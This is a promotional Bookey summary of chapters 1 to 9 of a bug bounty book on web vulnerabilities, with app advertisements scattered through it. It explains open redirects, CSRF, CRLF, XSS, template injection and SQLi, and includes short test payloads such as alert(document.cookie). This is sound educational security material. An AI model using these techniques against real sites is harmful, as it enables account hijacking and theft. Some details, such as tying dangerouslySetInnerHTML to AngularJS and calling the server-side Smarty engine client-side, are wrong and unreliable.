

# Real-World Bug Hunting PDF

Peter Yaworski



More Free Book



Scan to Download



Listen It

# Real-World Bug Hunting

Unlock the Secrets of Web Vulnerabilities and  
Ethical Hacking

Written by Bookey

[Check more about Real-World Bug Hunting Summary](#)

[Listen Real-World Bug Hunting Audiobook](#)

More Free Book



Scan to Download



[Listen It](#)

## About the book

Dive into the world of web security with "Real-World Bug Hunting," the essential guide for anyone eager to uncover software vulnerabilities. Authored by ethical hacker Peter Yaworski, this book is perfect for both newcomers aiming to enhance online safety and experienced developers seeking to bolster their coding practices. Explore common vulnerabilities like cross-site scripting and server-side request forgery through engaging real-life case studies from major platforms such as Twitter, Facebook, Google, and Uber. Each chapter highlights different vulnerabilities and features actual bug bounties, providing valuable insights into how attackers exploit weaknesses and trick users into revealing sensitive information. With practical wisdom and captivating stories from the field, this comprehensive primer offers not only the knowledge needed to understand web security but also the potential to transform your passion for ethical hacking into a rewarding career. Join the mission to make the internet a safer place while gaining the skills to thrive in this exciting domain.

**More Free Book**



Scan to Download



Listen It

## About the author

Peter Yaworski is a prominent figure in the cybersecurity community, known for his expertise in bug hunting and vulnerability research. With a strong technical background, he has made significant contributions to the field, uncovering security flaws in various software systems and advocating for responsible disclosure practices. Yaworski is not only a skilled hacker but also a dedicated educator, passionately sharing his knowledge to empower others in the cybersecurity space. His book, "Real-World Bug Hunting," reflects his commitment to demystifying the bug hunting process, making it accessible for aspiring researchers while also providing valuable insights for seasoned professionals. Through his writing and outreach efforts, he continues to inspire a new generation of cybersecurity enthusiasts to engage in ethical hacking and create a safer digital world.

**More Free Book**



Scan to Download



Listen It



Ad



Scan to Download



# Try Bookey App to read 1000+ summary of world best books

Unlock **1000+** Titles, **80+** Topics

New titles added every week

Brand



Leadership & Collaboration



Time Management



Relationship & Communication



Business Strategy



Creativity



Public



Money & Investing



Know Yourself



Positive Psychology

Entrepreneurship



World History



Parent-Child Communication





Self-care



Mind & Spirituality

## Insights of world best books



Free Trial with Bookey



# Summary Content List

Chapter 1 : 1 Bug Bounty Basics

Chapter 2 : 2 Open Redirect

Chapter 3 : 3 HTTP Parameter Pollution

Chapter 4 : 4 Cross-Site Request Forgery

Chapter 5 : 5 HTML Injection and Content Spoofing

Chapter 6 : 6 Carriage Return Line Feed Injection

Chapter 7 : 7 Cross-Site Scripting

Chapter 8 : 8 Template Injection

Chapter 9 : 9 SQL Injection

Chapter 10 : 10 Server-Side Request Forgery

Chapter 11 : 11 XML External Entity

Chapter 12 : 12 Remote Code Execution

Chapter 13 : 13 Memory Vulnerabilities

Chapter 14 : 14 Subdomain Takeover

Chapter 15 : 15 Race Conditions

**More Free Book**



Scan to Download



Listen It

Chapter 16 : 16 Insecure Direct Object References

Chapter 17 : 17 OAuth Vulnerabilities

Chapter 18 : 18 Application Logic and Configuration  
Vulnerabilities

Chapter 19 : 19 Finding Your Own Bug Bounties

Chapter 20 : 20 Vulnerability Reports

Chapter 21 : A Tools

Chapter 22 : B Resources

**More Free Book**




Scan to Download



Listen It

# Chapter 1 Summary : 1 Bug Bounty Basics



| Topic                                 | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|---------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Bug Bounty Basics                     | Introduces fundamental concepts for new hackers, focusing on how the internet functions and processes when entering a URL.                                                                                                                                                                                                                                                                                                                                                   |
| Vulnerabilities and Bug Bounties      | <p>A vulnerability is a weakness in an application.<br/>Examples: unintended actions, like manipulating record identifiers.<br/>A bug bounty is a reward for ethically discovering and reporting vulnerabilities.<br/>Rewards can include monetary compensation, cryptocurrencies, and service credits.<br/>Bug bounty programs differ from Vulnerability Disclosure Programs (VDPs); the former offers payments, whereas the latter typically does not.</p>                 |
| Client and Server                     | <p>Communication occurs through packets of data.<br/>Client: the computer initiating requests (typically a web browser).<br/>Server: the computer receiving requests.<br/>Standards defined in RFC documents are vital for communication; HTTP is a key protocol.</p>                                                                                                                                                                                                        |
| What Happens When You Visit a Website | <p>Extracting the Domain Name: Browser identifies the domain from the URL.<br/>Resolving an IP Address: Browser uses DNS servers to map the domain to an IP address (IPv4 or IPv6).<br/>Establishing a TCP Connection: Client connects with the server on a specific port (commonly port 80 for HTTP).<br/>Sending an HTTP Request: Browser sends an HTTP request to the server.<br/>Server Response: Server responds with a message indicating status and content type.</p> |

More Free Book



Scan to Download



Listen It



| Topic      | Description                                                                          |
|------------|--------------------------------------------------------------------------------------|
|            |                                                                                      |
| Conclusion | Provides foundational understanding of web operations and principles of bug hunting. |

## BUG BOUNTY BASICS

This chapter introduces fundamental concepts for those new to hacking, particularly focusing on how the internet functions and the processes involved when entering a URL in a browser. Key topics include:

### Vulnerabilities and Bug Bounties

- A vulnerability refers to a weakness in an application that can be exploited to gain unauthorized actions or access to information.
- Examples include unintended actions like manipulating record identifiers.
- A bug bounty is a reward provided to individuals who ethically discover and report vulnerabilities, with rewards varying widely in form, including monetary compensation, cryptocurrencies, and service credits.
- Companies may have bug bounty programs distinct from Vulnerability Disclosure Programs (VDPs), with the former

**More Free Book**



Scan to Download



Listen It

offering payments and the latter typically not.

## **Client and Server**

- Communication on the internet occurs through packets containing data about the sender and receiver.
- A client is the computer initiating requests (typically a web browser), while a server is the computer receiving those requests.
- Computers need to follow standards defined in RFC documents for successful communication, with HTTP being a key protocol.

## **What Happens When You Visit a Website**

1.

### **Extracting the Domain Name**

: The browser identifies the domain from the URL, which must meet specific rules.

2.

### **Resolving an IP Address**

: The browser uses DNS servers to map the domain name to an IP address, either IPv4 or IPv6.

3.

**More Free Book**



Scan to Download



Listen It

## **Establishing a TCP Connection**

: The client connects with the server on a specific port (commonly port 80 for HTTP).

4.

## **Sending an HTTP Request**

: The browser prepares and sends an HTTP request to the server, which includes details like the requested path and the HTTP version.

5.

## **Server Response**

: The server responds to the request with an appropriate message, indicating the status and content type.

Through these processes, the chapter provides a foundational understanding of web operations and the principles of bug hunting.

**More Free Book**



Scan to Download



Listen It

## Example

**Key Point:** Understanding the interaction between client, server, and vulnerabilities is crucial for successful bug hunting.

**Example:** Imagine you're in front of your computer, eagerly entering a URL to explore a website. As the page loads, consider how your browser acts as the client, sending a request to a server that holds the information you seek. To a novice hacker, this is not just browsing; it's a golden opportunity to discover vulnerabilities, like a hidden door in the back of a seemingly secure building. Each interaction is a chance to uncover weaknesses—perhaps you find a way to manipulate the data being sent, revealing sensitive information. By understanding these basic operations, you're not just diving into the web; you're navigating a landscape where your skills can uncover bugs, earning potential rewards through bug bounty programs designed for those who ethically report what they find.

More Free Book




Scan to Download



Listen It

# Chapter 2 Summary : 2 Open Redirect



## OPEN REDIRECT

Open redirect vulnerabilities occur when a website redirects users to a different URL, often exploiting the trust of the original domain. These vulnerabilities can lead to phishing attacks and malware distribution, making them critical despite being seen as low impact by bug bounty programs like Google's. Learning to exploit open redirects can enhance understanding of browser behavior regarding redirects.

## How Open Redirects Work

Open redirects are typically enabled by developer misconfiguration, allowing attacker-controlled input via URL

More Free Book



Scan to Download



Listen It



parameters, HTML ``<meta>`` refresh tags, or JavaScript commands. An attacker can manipulate parameters such as ``redirect_to=`` to direct users to malicious sites. Common signs of these vulnerabilities include parameters with names indicating redirection, requiring vigilance during testing.

## Examples of Open Redirects

1.

### Shopify Theme Install Open Redirect

- URL: ``https://apps.shopify.com/services/google/themes/preview/supply--blue?domain_name=<anydomain>``
- Found on: November 25, 2015
- Bounty: \$500
- Description: The ``domain_name`` parameter did not validate inputs properly, allowing redirection to an attacker's domain.

2.

### Shopify Login Open Redirect

- URL: ``http://mystore.myshopify.com/account/login/``
- Found on: December 6, 2015
- Bounty: \$500

More Free Book



Scan to Download



Listen It

- Description: Manipulating the `checkout\_url` parameter could redirect users to an external site using tricks with URL structures.

3.

### **HackerOne Interstitial Redirect**

- URL: N/A
- Found on: January 20, 2016
- Bounty: \$500
- Description: HackerOne's interstitial page system faltered due to improper handling of custom Zendesk accounts, allowing the execution of malicious redirects without warnings.

### **Takeaways**

- Identifying vulnerabilities often requires precise attention to detail.
- URL parameters are vital indicators of potential open redirects, but they may be obscured.
- Combining vulnerabilities, alongside diligent testing, can lead to discovering significant security issues.

### **Summary**

**More Free Book**



Scan to Download



Listen It

Open redirects pose a significant threat by redirecting unsuspecting users to malicious sites. Identifying these vulnerabilities involves observing parameter names and their respective behaviors. Understanding how services interact is crucial for recognizing potential vulnerabilities, and persistence in demonstrating these flaws can help in securing bug bounties.

**More Free Book**



Scan to Download



**Listen It**

## Example

**Key Point:** Recognizing the subtle signs of open redirect vulnerabilities can greatly enhance your security testing skills.

**Example:** Imagine navigating a familiar shopping site when you notice a URL in the address bar that includes a suspicious parameter. With a trained eye, you realize that by altering the 'redirect\_to' parameter, you could easily send a user to a phishing page disguised as an affiliate site. Now, instead of just shopping, you're conducting a security audit, ensuring that unsuspecting visitors aren't led astray by cleverly disguised links. This exercise not only sharpens your bug hunting skills but also reinforces how crucial it is to question the origins of URLs before clicking, ultimately making the web a safer place.

More Free Book



Scan to Download



Listen It

# Chapter 3 Summary : 3 HTTP Parameter Pollution

## HTTP PARAMETER POLLUTION

### Overview

HTTP Parameter Pollution (HPP) involves manipulating how a website processes parameters in HTTP requests, allowing attackers to inject additional parameters that can lead to unexpected or malicious behavior. This vulnerability may be found on either the server side or client side of an application.

### Server-Side HPP

In server-side HPP, unexpected information is sent to the server, which could lead to unintended outcomes, such as unauthorized transactions. Server handling of multiple parameters with the same name varies across server technologies; therefore, identifying these vulnerabilities often

**More Free Book**



Scan to Download



Listen It

requires experimentation. For instance, if a bank's URL allows for transferring money with parameters for the sender, receiver, and amount, injecting an additional sender parameter could allow an attacker to specify an unauthorized account for the transfer.

## **Client-Side HPP**

Client-side HPP vulnerabilities allow the injection of parameters that affect what a user sees or can interact with on their browser. An example includes modifying a link to include hidden parameters that change the behavior of actions without revealing them in the URL.

## **Practices for Identifying HPP Vulnerabilities**

Several case studies showcase vulnerabilities in popular services, highlighting the importance of thorough testing for

**Install Bookey App to Unlock Full Text and Audio**

**More Free Book**



Scan to Download



**Listen It**





Scan to Download



# Why Bookey is must have App for Book Lovers



## 30min Content

The deeper and clearer interpretation we provide, the better grasp of each title you have.



## Text and Audio format

Absorb knowledge even in fragmented time.



## Quiz

Check whether you have mastered what you just learned.



## And more

Multiple Voices & fonts, Mind Map, Quotes, IdeaClips...

Free Trial with Bookey



# Chapter 4 Summary : 4 Cross-Site Request Forgery

| Section                                                | Summary                                                                                                                                                                    |
|--------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CROSS-SITE REQUEST FORGERY                             | CSRF attacks exploit browsers to send unauthorized HTTP requests, requiring user authentication. They can result in actions such as fund transfers without user knowledge. |
| Authentication                                         | CSRF exploits flaws in user authentication methods, mainly involving cookies, which can become vulnerable if not secured properly.                                         |
| CSRF with GET Requests                                 | Malicious sites can use GET requests through elements like `` tags to send requests with stored cookies, potentially leading to unauthorized actions.                      |
| CSRF with POST Requests                                | POST requests need hidden forms for automation, which can execute JavaScript, enabling attacks to happen without user awareness while using cookies.                       |
| Mitigations Against CSRF Attacks                       | Strategies include CSRF tokens, CORS settings, Referer/Origin header checks, and SameSite cookie attributes to enhance security against CSRF risks.                        |
| Case Study: Shopify's Twitter Disconnect Vulnerability | A CSRF vulnerability in Shopify's feature to disconnect Twitter accounts demonstrated the risks associated with unsecured GET requests that alter server-side data.        |

## CROSS-SITE REQUEST FORGERY

Cross-site request forgery (CSRF) attacks exploit the vulnerability of a target's browser to send unauthorized HTTP requests to another website, often without the user's knowledge. This typically requires the target to be logged into the vulnerable site. For example, if an authenticated user unknowingly visits a malicious site, the attacker can initiate actions on the authenticated site, such as transferring funds.

### Authentication

More Free Book



Scan to Download



Listen It

CSRF attacks take advantage of flaws in how websites authenticate requests. After logging in, websites authenticate users using either basic authentication or cookies, which store sessions in the browser. Cookies can include attributes like secure, httponly, expires, and max-age, which dictate how and when they are shared with servers. If cookies are not secured correctly, they are vulnerable to being exploited in CSRF attacks.

## CSRF with GET Requests

When a malicious site targets a banking site using GET requests, it may use an `` tag to trigger the request, taking advantage of how browsers automatically send cookies during image loading. This can result in actions like unauthorized fund transfers if the banking site does not have CSRF protections in place.

## CSRF with POST Requests

POST requests require a different attack strategy since they can't be triggered via image tags. A common method involves using hidden forms that automatically submit a

**More Free Book**



Scan to Download



Listen It

POST request to the target site. This can be combined with JavaScript execution to streamline the attack, allowing the attacker to bypass user awareness while still sending the user's cookies.

## **Mitigations Against CSRF Attacks**

To defend against CSRF attacks, sites can implement multiple strategies:

1.

### **CSRF Tokens**

: Unique, unpredictable tokens are generated and required for data-altering requests, validating that the request is legitimate.

2.

### **CORS**

: Cross-Origin Resource Sharing policies limit which domains can send requests to a server, though misconfigurations can still leave gaps for attacks.

3.

### **Referer and Origin Header Checks**

: Validating these headers helps prevent unauthorized requests but may fail if browser vulnerabilities are exploited.

**More Free Book**



Scan to Download



**Listen It**

4.

### **SameSite Cookie Attribute**

: Implementing this new attribute restricts the browser from sending cookies with requests originating from external sites, adding an additional layer of protection.

### **Case Study: Shopify's Twitter Disconnect Vulnerability**

A CSRF vulnerability was identified in a Shopify feature that allowed users to disconnect their Twitter accounts using a vulnerable GET request. Without proper request validation, this feature could be exploited by a malicious actor, highlighting the importance of securing GET requests that modify server-side data.

**More Free Book**



Scan to Download



Listen It

## Example

**Key Point:**CSRF Attacks Exploit Users' Sessions

**Example:**Imagine logging into your online banking account to pay bills, completely unaware that by visiting a seemingly innocent link while you're still logged in, an attacker can deceitfully initiate a fund transfer from your account through hidden requests. This reality underscores the importance of safeguarding authentication measures to prevent unauthorized actions.

More Free Book



Scan to Download



Listen It



## Critical Thinking

**Key Point:** The vulnerability of CSRF attacks emphasizes the importance of robust security measures in web applications.

**Critical Interpretation:** The discussion surrounding CSRF vulnerabilities in the chapter serves as a vital reminder that even established platforms like Shopify can be susceptible to such attacks if preventive measures are not effectively implemented. While Yaworski presents a clear methodology for securing applications against CSRF, the effectiveness of these strategies can fluctuate based on a myriad of factors including implementation context and evolving attack vectors. For instance, the reliability of CSRF tokens or SameSite cookie attributes may differ under specific conditions, potentially leading to a false sense of security for developers who assume that simply integrating these features guarantees protection. It's important for readers to critically assess the literature on web security practices, including resources such as

More Free Book



Scan to Download



Listen It

# Chapter 5 Summary : 5 HTML Injection and Content Spoofing

## 5 HTML INJECTION AND CONTENT SPOOFING

HTML injection and content spoofing involve attackers injecting content into web pages, typically using HTML elements designed to trick users into providing sensitive information. These vulnerabilities are less severe in the context of bug bounty programs due to their reliance on social engineering tactics.

### HTML Injection Vulnerabilities

An HTML injection occurs when a website permits users to submit HTML tags through forms or URL parameters, allowing these elements to be rendered on the page. This is akin to cross-site scripting but typically does not involve JavaScript execution. The attack can alter the appearance of web pages and can be used for phishing by creating fake forms that collect user credentials.

**More Free Book**



Scan to Download



Listen It

## Content Spoofing

Content spoofing is similar to HTML injection but is restricted to plaintext injections, typically due to server-side filtering of HTML tags. Attackers can mislead users with seemingly legitimate content through social engineering.

### Example Vulnerabilities

1.

#### Coinbase Comment Injection Through Character Encoding

-

##### Difficulty:

Low

-

##### Reported by:

HackerOne on December 10, 2015

-

##### Bounty:

\$200

- In this case, Coinbase's user reviews section allowed

More Free Book



Scan to Download



Listen It

HTML entity decoding, permitting the injection of HTML tags disguised as encoded characters. This vulnerability was exploited to create input fields that mimicked a login form, which could mislead users into providing their credentials.

2.

## **HackerOne Unintended HTML Inclusion**

-

### **Difficulty:**

Medium

-

### **Reported by:**

HackerOne on January 13, 2016

-

### **Bounty:**

\$500

- An attacker discovered that HackerOne's Markdown editor was misconfigured, allowing for the injection of single quotes in Markdown syntax. This could be leveraged to create malicious ``<meta>`` tags that would execute unwanted HTTP requests to external sites, enabling data extraction from users' browsers.

## **Takeaways**

**More Free Book**



Scan to Download



**Listen It**

- When testing for HTML injection vulnerabilities, examine how web applications handle various input types, including plaintext and encoded values.
- Tools like CyberChef can assist in exploring different encoding schemes to reveal potential vulnerabilities.
- Understanding Markdown, HTML parsing, and the Document Object Model is critical for identifying and exploiting injection flaws effectively.

**More Free Book**



Scan to Download



[Listen It](#)

# Chapter 6 Summary : 6 Carriage Return Line Feed Injection

| Section                 | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Overview                | CRLF injection vulnerabilities occur when applications fail to sanitize encoded characters, enabling manipulation of HTTP messages and various attacks, including HTTP request smuggling and response splitting.                                                                                                                                                                                                                                                                                                   |
| HTTP Request Smuggling  | Exploits vulnerabilities where additional HTTP requests are appended, leading to attacks such as:<br><br>Cache Poisoning: Altering cache entries to serve malicious content.<br>Firewall Evasion: Crafting requests to bypass security checks.<br>Request Hijacking: Stealing session cookies and credentials.                                                                                                                                                                                                     |
| HTTP Response Splitting | Exploitation involves:<br><br>Completing an existing response and introducing new headers.<br>Modifying a response with limited character injection for redirects or XSS.                                                                                                                                                                                                                                                                                                                                          |
| Case Studies            | <p>1. v.shopify.com Response Splitting:</p> <p>Discovery: December 2015, unsanitized input in cookies allowed CRLF in URL parameters.<br/>Payload: Led to browser interpreting multiple responses, facilitating XSS.</p> <p>2. Twitter HTTP Response Splitting:</p> <p>Discovery: March 2015, character blacklisting circumvented through encoding.<br/>Method: Injecting CRLF using multibyte encoding via a Firefox bug.<br/>Outcome: Execution of JavaScript to steal cookies, resulting in \$3,500 bounty.</p> |
| Takeaways               | <p>Test sites for input returning user-supplied values in headers.<br/>If %0D%0A is sanitized, explore ways around it through character encoding.<br/>Review HTTP responses for signs of reflected unsanitized input leading to CRLF vulnerabilities.</p>                                                                                                                                                                                                                                                          |

## 6 CARRIAGE RETURN LINE FEED INJECTION

More Free Book



Scan to Download



Listen It



## Overview

Carriage Return Line Feed (CRLF) injection vulnerabilities occur when applications fail to sanitize encoded characters, such as %0D (carriage return) and %0A (line feed), allowed in user input. This oversight enables attackers to manipulate HTTP messages, leading to various attacks including HTTP request smuggling and HTTP response splitting.

## HTTP Request Smuggling

CRLF injection can exploit a vulnerability where additional HTTP requests are appended to an initial request. This can lead to various attacks:

-

**Cache Poisoning:**

**Install Bookey App to Unlock Full Text and Audio**

More Free Book



Scan to Download



Listen It

Ad



Scan to Download



App Store  
Editors' Choice



22k 5 star review

## Positive feedback

Sara Scholz

tes after each book summary  
understanding but also make the  
and engaging. Bookey has  
ding for me.

**Fantastic!!!**



I'm amazed by the variety of books and languages  
Bookey supports. It's not just an app, it's a gateway  
to global knowledge. Plus, earning points for charity  
is a big plus!

Masood El Toure

Fi



Ab  
bo  
to  
my

José Botín

ding habit  
o's design  
ual growth

**Love it!**



Bookey offers me time to go through the  
important parts of a book. It also gives me enough  
idea whether or not I should purchase the whole  
book version or not! It is easy to use!

Wonnie Tappkx

**Time saver!**



Bookey is my go-to app for  
summaries are concise, ins  
curated. It's like having acc  
right at my fingertips!

**Awesome app!**



I love audiobooks but don't always have time to listen  
to the entire book! bookey allows me to get a summary  
of the highlights of the book I'm interested in!!! What a  
great concept !!!highly recommended!

Rahul Malviya

**Beautiful App**



This app is a lifesaver for book lovers with  
busy schedules. The summaries are spot  
on, and the mind maps help reinforce wh  
I've learned. Highly recommend!

Alex Walk

Free Trial with Bookey



# Chapter 7 Summary : 7 Cross-Site Scripting

## CROSS-SITE SCRIPTING

### Overview of XSS Vulnerabilities

Cross-site scripting (XSS) is a prevalent web vulnerability allowing attackers to inject malicious JavaScript into webpages viewed by other users. A notable example is the Myspace Samy Worm created by Samy Kamkar in 2005, which exploited XSS to spread itself when users visited his profile. Although Kamkar did not intend harm, he faced legal consequences for his actions. The incident exemplifies how XSS can have widespread impacts on web applications.

### Mechanism of XSS

XSS occurs when web applications fail to properly sanitize user input, leading to the execution of malicious scripts. Specifically, characters like double quotes, single quotes, and

More Free Book



Scan to Download



Listen It

angle brackets can enable XSS if unsanitized. Proper sanitization converts these characters into HTML entities, preventing execution. For example:

- ``"``` becomes ``&quot;``
- ``'``` becomes ``&apos;``
- ``<`` becomes ``&lt;``
- ``>`` becomes ``&gt;``

If input is not sanitized, it can execute scripts such as ``alert(document.domain);``, revealing information about the site's domain when the payload runs.

## Confirming XSS Impact

Not all XSS vulnerabilities carry the same weight. When identifying an XSS vulnerability, it's crucial to assess its impact, particularly if sensitive cookies are present. For instance, if a site lacks an `httponly` flag on cookies, an attacker can access cookie values and potentially hijack user sessions. Therefore, using ``alert(document.cookie)`` can verify the readability of sensitive cookies.

## Security Mechanisms: Same Origin Policy

Browsers implement the Same Origin Policy (SOP) to

More Free Book



Scan to Download



Listen It

prevent harmful interactions between different origins. Without SOP, a malicious site could try to exploit another site by accessing user data unknowingly. Important interpretations of origin include protocol, host, and port. However, Internet Explorer does not include the port in its definition of the same origin.

## Types of XSS

There are two main types of XSS vulnerabilities:

1.

### Reflected XSS

: Occurs when a malicious payload is executed in a single HTTP request. Browsers have built-in XSS Auditors to curb such attacks, though they are not foolproof.

2.

### Stored XSS

: Happens when malicious payloads are saved by a website and executed later without sanitization. This type can be invoked through various means, such as user profiles.

## Subcategories of XSS Attacks

XSS attacks can also fall into three subcategories:

More Free Book



Scan to Download



Listen It



-

## **DOM-based XSS**

: Manipulates existing site JavaScript to execute the payload.

-

## **Blind XSS**

: Payloads are uploaded without immediate execution, triggering later when accessed by another user.

-

## **Self XSS**

: Involves the attacker tricking a user into executing a script in their browser.

## **Conclusion**

Understanding XSS vulnerabilities, their mechanisms, confirmation steps, and types is crucial for web developers and security researchers in safeguarding applications against potential exploits.

**More Free Book**



Scan to Download



**Listen It**

## Example

**Key Point:** Understanding XSS vulnerabilities is vital for preventing web application exploits.

**Example:** Imagine you're developing a popular social media site. You allow users to customize their profiles, but forget to sanitize inputs. One day, a user posts a link that, when clicked, runs a malicious script in everyone's browser, stealing their cookies. The impact is immediate: users panic, sensitive information is compromised, and your site's reputation suffers. This example highlights the necessity of stringent input sanitization practices to protect both your users and your application from XSS attacks.

More Free Book



Scan to Download



Listen It



## Critical Thinking

**Key Point:** The author emphasizes the significance of understanding XSS vulnerabilities in web application security.

**Critical Interpretation:** This viewpoint, while valid, may downplay the complexity of safeguarding applications which involves many factors beyond just understanding XSS. Real-world security also entails considering various attack vectors, including server-side vulnerabilities and social engineering techniques. Scholarly articles like 'The Security Risks of Misconfigured Web Application Firewalls' (Journal of Cyber Security Technology, 2021) highlight that focusing solely on XSS does not address the broader context of web security.

More Free Book



Scan to Download



Listen It

# Chapter 8 Summary : 8 Template Injection

## TEMPLATE INJECTION

### Overview of Template Engines

Template engines generate dynamic content for websites and applications by filling in predefined placeholders with user data. This separation of application logic and presentation offers benefits like input sanitization and easier maintenance. However, vulnerabilities, such as template injection, can occur if user input is improperly sanitized. This can lead to severe consequences, including remote code execution (RCE).

### Types of Template Injection Vulnerabilities

1.

#### Server-Side Template Injections (SSTI)

More Free Book



Scan to Download



Listen It

- SSTI vulnerabilities occur in the server-side logic of template engines. Frameworks like Python's Jinja2 and Ruby's ERB have been exploited for arbitrary code execution.

- Testing for SSTI can involve submitting specific template syntax to verify if the input is evaluated. Recognizing the syntax for each template engine is crucial, with tools like Wappalyzer aiding in technology detection.

2.

## **Client-Side Template Injections (CSTI)**

- CSTI vulnerabilities occur in client-side engines like AngularJS and ReactJS. These typically don't allow for RCE but can enable Cross-Site Scripting (XSS).

- Testing for CSTI involves examining JavaScript files for bypass functions, such as AngularJS's ``dangerouslySetInnerHTML``, and submitting payloads to check for evaluated results.

## **Case Studies**

1.

### **Uber AngularJS Template Injection**

**More Free Book**



Scan to Download



Listen It

- Difficulty: High

- A CSTI vulnerability was identified in Uber's AngularJS application, allowing for XSS through a crafted payload. This was confirmed through the successful execution of JavaScript code that triggered a popup alert.

2.

## **Uber Flask Jinja2 Template Injection**

- Difficulty: Medium

- An SSTI vulnerability was found in another Uber subdomain using Flask and Jinja2. By testing input submitted through the site, the researcher was able to confirm potentially executable code through email notifications.

3.

## **Rails Dynamic Render**

- Difficulty: Medium

- A vulnerability in Ruby on Rails allowed for remote code execution through user-controlled parameters passed into the render function. Understanding the underlying MVC architecture was pivotal in uncovering this flaw.

4.

## **Unikrn Smarty Template Injection**

**More Free Book**



Scan to Download



Listen It

- Difficulty: Medium
- A CSTI vulnerability was discovered in the Unikrn platform using Smarty. Successful payloads confirmed code execution, demonstrating how arbitrary PHP could be run within the context of email invitations sent by the platform.

## Takeaways

- Awareness of the underlying technologies greatly aids in vulnerability testing.
- Confirm which technologies are in play and adapt testing strategies accordingly.
- Vulnerabilities can manifest in unexpected areas, such as email notifications, requiring thorough exploration and documentation review.

## Summary

Identifying and understanding template engines is vital for vulnerability discovery. By leveraging knowledge of the technologies involved and recognizing potential injection points, researchers can uncover vulnerabilities that could be otherwise overlooked.

**More Free Book**



Scan to Download



Listen It

## Critical Thinking

**Key Point:** Importance of Template Syntax Recognition

**Critical Interpretation:** One key point highlighted is that recognizing the syntax of different template engines is crucial for security testing. Template injection vulnerabilities, as illustrated through case studies like Uber's applications, demonstrate the varied risks associated with both server-side and client-side engines. While Yaworski emphasizes this aspect for vulnerability management, it is essential to critique his perspective by considering how reliance on syntax recognition alone may not capture the complexity of emerging attack vectors. Security methodologies should also integrate advanced code analysis techniques and rigorous penetration testing, as supported by literature in the field such as 'The Web Application Hacker's Handbook' by Dafydd Stuttard and Marcus Pinto, which stresses the importance of a well-rounded approach to security assessments.

More Free Book



Scan to Download



Listen It



# Chapter 9 Summary : 9 SQL Injection

| Section                          | Summary                                                                                                                                                                                                                                                                                                                                                   |
|----------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Overview of SQL Injection (SQLi) | SQLi exploits vulnerabilities in database-backed sites, enabling attackers to manipulate databases using SQL queries, with potential for data extraction and unauthorized access.                                                                                                                                                                         |
| SQL Databases                    | Organizes data in records and fields within tables, using SQL commands for operations like selecting, updating, and deleting records. Examples include MySQL, PostgreSQL, MSSQL.                                                                                                                                                                          |
| Example of Vulnerability         | A PHP code example shows how a lack of input sanitization allows a malicious user to manipulate URL parameters and execute harmful SQL commands.                                                                                                                                                                                                          |
| Countermeasures Against SQLi     | Developers should use prepared statements and leverage web frameworks (e.g., Ruby on Rails, Django) that provide built-in protections against SQLi.                                                                                                                                                                                                       |
| Real-World Examples of SQLi      | <p>Yahoo! Sports Blind SQLi: Inference through URL parameter manipulation revealed the database version.</p> <p>Uber Blind SQLi: Encoded URL parameters were manipulated to extract database information via brute force.</p> <p>Drupal SQLi: A vulnerability in Drupal's core allowed anonymous user SQL injections through improper input handling.</p> |
| Takeaways                        | SQLi poses major security threats like unauthorized access. Testing should focus on unescaped characters and input structures. Understanding database handling is crucial for identifying vulnerabilities.                                                                                                                                                |

## 9 SQL INJECTION

### Overview of SQL Injection (SQLi)

SQL Injection (SQLi) occurs when vulnerabilities in database-backed sites allow attackers to manipulate or exploit the site's database using SQL queries. These attacks can extract sensitive data, manipulate records, or even grant

More Free Book



Scan to Download



Listen It

unauthorized access.

## SQL Databases

SQL databases organize information in records and fields within tables. SQL commands are used to interact with the database for various operations, including selecting, updating, and deleting records. Popular SQL databases include MySQL, PostgreSQL, and MSSQL.

## Example of Vulnerability

